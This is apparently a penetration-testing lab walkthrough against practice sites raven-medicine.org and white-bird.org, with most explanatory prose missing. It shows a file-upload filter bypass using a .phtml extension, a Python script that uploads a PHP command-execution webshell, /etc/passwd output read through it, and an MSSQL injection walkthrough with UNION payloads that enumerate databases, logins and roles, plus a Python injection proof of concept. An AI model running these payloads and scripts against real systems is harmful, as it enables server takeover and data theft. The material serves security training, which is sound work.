

web

**web**

Web

exp

Web

web

web

**http://raven-medicine.org Apache 2.4.41**

**~~web~~-detail.html**

1 HR

2 webshell webshell

## Qualifications

Magna et elit diam sed lorem. Diam diam stet erat no est est. Accusam sed lorem stet voluptua sit sit at stet consetetur, takimata at diam kasd gubergren elit dolor

- > Dolor justo tempor duo ipsum accusam
- > Elitr stet dolor vero clita labore gubergren
- > Rebum vero dolores dolores elit
- > Est voluptua et sanctus at sanctus erat
- > Diam diam stet erat no est est

## Apply For The Job

<input type="text" value="Your Name"/>	<input type="text" value="Your Email"/>
<input type="text" value="Portfolio Website"/>	<input type="button" value="Browse..."/> <input type="text" value="No file selected."/>
<input type="text" value="Coverletter"/>	
<input type="button" value="Apply Now"/>	

Webshell      PHP      webshell

## Apply For The Job

<input type="text" value="senzee"/>	<input type="text" value="senzee@kali.local"/>
<input type="text" value="Portfolio Website"/>	<input type="button" value="Browse..."/> <input type="text" value="avwebshell.php"/>
<input type="text" value="Coverletter"/>	
<input type="button" value="Apply Now"/>	

.php

🌐 raven-medicine.org

Not allowed file extension

OK

HackTricks(<https://book.hacktricks.xyz/pentesting-web/file-upload>) **.phtml**


## File Upload General Methodology

Other useful extensions:

- **PHP:** *.php, .php2, .php3, .php4, .php5, .php6, .php7, .phps, .phps, .pht, .phtm, .phtml, .pgif, .shtml, .htaccess, .phar, .inc, .hphp, .ctp, .module*
  - **Working in PHPv8:** *.php, .php4, .php5, .phtml, .module, .inc, .hphp, .ctp*
- **ASP:** *.asp, .aspx, .config, .ashx, .asmx, .aspq, .axd, .cshtm, .cshtml, .rem, .soap, .vbhtm, .vbhtml, .asa, .cer, .shtml*
- **Jsp:** *.jsp, .jspx, .jsw, .jsw, .jspx, .wss, .do, .action*
- **Coldfusion:** *.cfm, .cfml, .cfc, .dbm*
- **Flash:** *.swf*
- **Perl:** *.pl, .cgi*
- **Erlang Yaws Web Server:** *.yaws*

## Apply For The Job

<input type="text" value="senzee"/>	<input type="text" value="senzee@kali.local"/>
<input type="text" value="Portfolio Website"/>	<input type="button" value="Browse..."/> <input type="text" value="backdoor.phtml"/>
<input type="text" value="Coverletter"/>	
<input type="button" value="Apply Now"/>	



webshell

webshell

webshell

## Web Shell

### Execute a command

Command

<input type="text" value="whoami"/>	<input type="button" value="Execute"/>
-------------------------------------	--

### Output

www-data

```
#!/usr/bin/env python
import requests
import sys

def upload(ip):
    upload=ip+"/resume.php"
    print(upload)
    payload="<?php if(isset($_REQUEST['cmd'])) { echo \"<pre>\"; $cmd = ($_REQUEST['cmd']);
system($cmd); echo \"</pre>\"; die; }?>"
    files={'resume':('cmd.phtml',payload)}
    headers={'User-Agent':'Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.', 'Referer':'http://'+ip+'/job-detail.html'}
    r=requests.post(upload,headers=headers,files=files)

def rce(ip,cmd):
    *****
    print("Output of the Command Execution:")
    print(res)

if len(sys.argv)!=3:
    print("Usage: python3 raven.py http://raven-medicine.org whoami")
ip=sys.argv[1]
url=ip+"/job-detail.html"
command=sys.argv[2]
upload(ip)
rce(ip,command)
```

```
(root@kali)-[~/Desktop/dler]
└─# python3 raven.py http://raven-medicine.org 'cat /etc/passwd'
http://raven-medicine.org/resume.php
Output of the Command Execution:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uidd:x:107:114::/run/uidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
```

```
└─# python3 raven.py http://raven-medicine.org 'cat /etc/passwd'
http://raven-medicine.org/resume.php
Output of the Command Execution:
root: x: 0: 0: root: /root: /bin/bash
daemon: x: 1: 1: daemon: /usr/sbin: /usr/sbin/nologin
bin: x: 2: 2: bin: /bin: /usr/sbin/nologin
sys: x: 3: 3: sys: /dev: /usr/sbin/nologin
sync: x: 4: 65534: sync: /bin: /bin/sync
games: x: 5: 60: games: /usr/games: /usr/sbin/nologin
man: x: 6: 12: man: /var/cache/man: /usr/sbin/nologin
lp: x: 7: 7: lp: /var/spool/lpd: /usr/sbin/nologin
mail: x: 8: 8: mail: /var/mail: /usr/sbin/nologin
news: x: 9: 9: news: /var/spool/news: /usr/sbin/nologin
uucp: x: 10: 10: uucp: /var/spool/uucp: /usr/sbin/nologin
proxy: x: 13: 13: proxy: /bin: /usr/sbin/nologin
```

```
www-data: x: 33: 33: www-data: /var/www: /usr/sbin/nologin
backup: x: 34: 34: backup: /var/backups: /usr/sbin/nologin
list: x: 38: 38: Mailing List Manager: /var/list: /usr/sbin/nologin
irc: x: 39: 39: ircd: /var/run/ircd: /usr/sbin/nologin
gnats: x: 41: 41: Gnats Bug-Reporting System (admin): /var/lib/gnats: /usr/sbin/nologin
nobody: x: 65534: 65534: nobody: /nonexistent: /usr/sbin/nologin
systemd-network: x: 100: 102: systemd Network Management, , ,: /run/systemd: /usr/sbin/nologin
systemd-resolve: x: 101: 103: systemd Resolver, , ,: /run/systemd: /usr/sbin/nologin
systemd-timesync: x: 102: 104: systemd Time Synchronization, , ,: /run/systemd: /usr/sbin/nologin
messagebus: x: 103: 106: : /nonexistent: /usr/sbin/nologin
syslog: x: 104: 110: : /home/syslog: /usr/sbin/nologin
_apt: x: 105: 65534: : /nonexistent: /usr/sbin/nologin
tss: x: 106: 111: TPM software stack, , ,: /var/lib/tpm: /bin/false
uidd: x: 107: 114: : /run/uidd: /usr/sbin/nologin
tcpdump: x: 108: 115: : /nonexistent: /usr/sbin/nologin
avahi-autoipd: x: 109: 116: Avahi autoip daemon, , ,: /var/lib/avahi-autoipd: /usr/sbin/nologin
usbmux: x: 110: 46: usbmux daemon, , ,: /var/lib/usbmux: /usr/sbin/nologin
rtkit: x: 111: 117: RealtimeKit, , ,: /proc: /usr/sbin/nologin
dnsmasq: x: 112: 65534: dnsmasq, , ,: /var/lib/misc: /usr/sbin/nologin
cups-pk-helper: x: 113: 120: user for cups-pk-helper service, , ,: /home/cups-pk-helper: /usr/sbin/nologin
speech-dispatcher: x: 114: 29: Speech Dispatcher, , ,: /run/speech-dispatcher: /bin/false
avahi: x: 115: 121: Avahi mDNS daemon, , ,: /var/run/avahi-daemon: /usr/sbin/nologin
kernoops: x: 116: 65534: Kernel Oops Tracking Daemon, , ,: /usr/sbin/nologin
saned: x: 117: 123: : /var/lib/saned: /usr/sbin/nologin
nm-openvpn: x: 118: 124: NetworkManager OpenVPN, , ,: /var/lib/openvpn/chroot: /usr/sbin/nologin
hplip: x: 119: 7: HPLIP system user, , ,: /run/hplip: /bin/false
whoopsie: x: 120: 125: : /nonexistent: /bin/false
colord: x: 121: 126: colord colour management daemon, , ,: /var/lib/colord: /usr/sbin/nologin
geoclue: x: 122: 127: : /var/lib/geoclue: /usr/sbin/nologin
pulse: x: 123: 128: PulseAudio daemon, , ,: /var/run/pulse: /usr/sbin/nologin
gnome-initial-setup: x: 124: 65534: : /run/gnome-initial-setup: /bin/false
gdm: x: 125: 130: Gnome Display Manager: /var/lib/gdm3: /bin/false
sssd: x: 126: 131: SSSD system user, , ,: /var/lib/sss: /usr/sbin/nologin
web01: x: 1000: 1000: web01, , ,: /home/web01: /bin/bash
systemd-coredump: x: 999: 999: systemd Core Dumper: /usr/sbin/nologin
sshd: x: 127: 65534: : /run/ssh: /usr/sbin/nologin
ansible: x: 1001: 1001: , , ,: /home/ansible: /bin/bash
mysql: x: 128: 134: MySQL Server, , ,: /nonexistent: /bin/false
ftp: x: 129: 135: ftp daemon, , ,: /srv/ftp: /usr/sbin/nologin
```

```
postgres: x: 130: 136: PostgreSQL administrator, , , : /var/lib/postgresql: /bin/bash
```

```
mongodb: x: 131: 65534: : /home/mongodb: /usr/sbin/nologin
```

# SQL

<http://white-bird.org:8000>

.NET

SQL

## Raven Medicine Storage Database

Medicine	Brand	Price		
<input type="text" value="pain"/>	<input type="text"/>	<input type="text"/>	<input type="button" value="Search"/>	<input type="button" value="Reset"/>

### Query List

painkiller	unknown	15.0000
------------	---------	---------

Medicine	Brand	Price		
<input type="text"/>	<input type="text" value="unk"/>	<input type="text"/>	<input type="button" value="Search"/>	<input type="button" value="Reset"/>

### Query List

painkiller	unknown	15.0000
------------	---------	---------

## SQL

Query Error : System.Data.SqlClient.SqlException (0x80131904): Unclosed quotation mark after the character string ". Incorrect syntax near ". at System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection, Action`1 wrapCloseInAction) at System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj, Boolean callerHasConnectionLock, Boolean asyncClose) at System.Data.SqlClient.TdsParser.TryRun(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj, Boolean& dataReady) at System.Data.SqlClient.SqlDataReader.TryConsumeMetaData() at System.Data.SqlClient.SqlDataReader.get\_MetaData() at System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString, Boolean isInternal, Boolean forDescribeParameterEncryption, Boolean shouldCacheForAlwaysEncrypted) at System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method, TaskCompletionSource`1 completion, Int32 timeout, Task& task, Boolean asyncWrite, Boolean inRetry, SqlDataReader ds, Boolean describeParameterEncryptionRequest) at System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method, TaskCompletionSource`1 completion, Int32 timeout, Task& task, Boolean& usedCache, Boolean asyncWrite, Boolean inRetry) at System.Data.SqlClient.SqlCommand.RunExecuteReader(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, String method) at System.Data.SqlClient.SqlCommand.ExecuteReader(CommandBehavior behavior, String method) at System.Data.SqlClient.SqlCommand.ExecuteReader() at \_Default.DBselect(String sql) in C:\inetpub\wwwroot\Default.aspx.cs:line 38 ClientConnectionId:4913a493-3ffe-4635-a146-98ce273f28fc Error Number:105,State:1,Class:15



## Raven Medicine Storage Database

Medicine	Brand	Price		
<input type="text"/>	<input type="text"/>	<input type="text"/>	<input type="button" value="Search"/>	<input type="button" value="Reset"/>

### Query List

.Net

MSSQL

SQL :

```
select * from medicine where medicine like %txtMedicine or brand like %txtBrand or price <=txtPrice
```

```
select name from master..sysdatabases;
```

```
select TABLE_NAME from [db name].information_schema.tables;
```

```
select name from syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'users')
```

```
select user_name(); //Server Login Name
```

```
select system_user; //Database User Name
```

```
select * from master..syslogins;
```

```
ALTER LOGIN webapp WITH PASSWORD = 'Passw0rd';
```

```
sysadmin
```

```
SELECT IS_SRVROLEMEMBER('sysadmin')
```

```
SELECT NAME from master..syslogins where SYSADMIN=1;
```

## SQL

**pain ' union select system\_user,2,3;--**

Medicine	Brand	Price		
<input type="text" value="pain ' union select system_user,2,3;--"/>	<input type="text"/>	<input type="text"/>	<input type="button" value="Search"/>	<input type="button" value="Reset"/>

### Query List

webapp	2	3.0000
--------	---	--------

**pain ' union select name,2,3 from master..sysdatabases;--**

Medicine

Brand

Price

ct name,2,3 from master..sysdatabases;--

Search

Reset

### Query List

master	2	3.0000
medicine	2	3.0000
model	2	3.0000
msdb	2	3.0000
tempdb	2	3.0000

**pain ' union select name,2,3 from master..syslogins;--**

Medicine

Brand

Price

select name,2,3 from master..syslogins;--

Search

Reset

### Query List

sa	2	3.0000
webapp	2	3.0000

**Medicine pain ' union select table\_name,2,3 from medicine.information\_schema.tables;--**

Medicine

Brand

Price

m medicine.information\_schema.tables;--

Search

Reset

### Query List

medicine	2	3.0000
----------	---	--------

**Medicine pain: ' union select name,2,3 from syscolumns where id =(select id from sysobjects where name ='medicine');--**

## Raven Medicine Storage Database

Medicine

Brand

Price

m sysobjects where name ='medicine');--

Search

Reset

### Query List

brand	2	3.0000
document	2	3.0000
medicine	2	3.0000
price	2	3.0000

**spaid union select is\_srvrolemember('sysadmin'),2,3;--**

Medicine	Brand	Price	Search	Reset
<input type="text" value="pain ' union select is_srvrolemember('sys"/>	<input type="text"/>	<input type="text"/>	<input type="button" value="Search"/>	<input type="button" value="Reset"/>

### Query List

0	2	3.0000
---	---	--------

sysadmin      xp\_cmdshell

```
import requests
import sys
import re
from bs4 import BeautifulSoup

def sqli_poc(ip):
    target=ip+"/"
    s=requests.Session()
    r=s.get(ip)
    bs=BeautifulSoup(r.text)
    viewstate=bs.find("input", {"id": "__VIEWSTATE"}).attrs['value']
    generator=bs.find("input", {"id": "__VIEWSTATEGENERATOR"}).attrs['value']
    validation=bs.find("input", {"id": "__EVENTVALIDATION"}).attrs['value']
    body = {
        "__EVENTTARGET": "",
        "__EVENTARGUMENT": "",
        "__VIEWSTATE": viewstate,
        "__VIEWSTATEGENERATOR": generator,
        "__EVENTVALIDATION": validation,
        "ctl00$MainContent$txtMedicine": "\'",
        "ctl00$MainContent$txtBrand": "",
        "ctl00$MainContent$txtPrice": "",
        "ctl00$MainContent$btnSearch": "Search",
        "ctl00$MainContent$txtupMedicine": "",
        "ctl00$MainContent$txtupBrand": "",
        "ctl00$MainContent$txtupPrice": "",
    }
    files={'ctl00$MainContent$fuContent':('','')}
    headers={'User-Agent':'Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.', 'Referer': target}
```

```
r2=s.post(target, headers=headers, data=body, files=files)
if 'Query Error' in r2.text:
    print("SQL Injection Vulnerability Found!")

def sqli_exec():
    *****

if len(sys.argv)!=3:
    print("Usage: python3 raven.py http://white-bird.org:8080 'select system_user'")
ip=sys.argv[1]
query=sys.argv[2]
sqli_poc(ip)
sqli_exec(ip)
```

sqli\_exec

SQL

---

Revision #8

Created 5 September 2022 03:00:56 by

Updated 26 November 2023 02:36:00 by unknown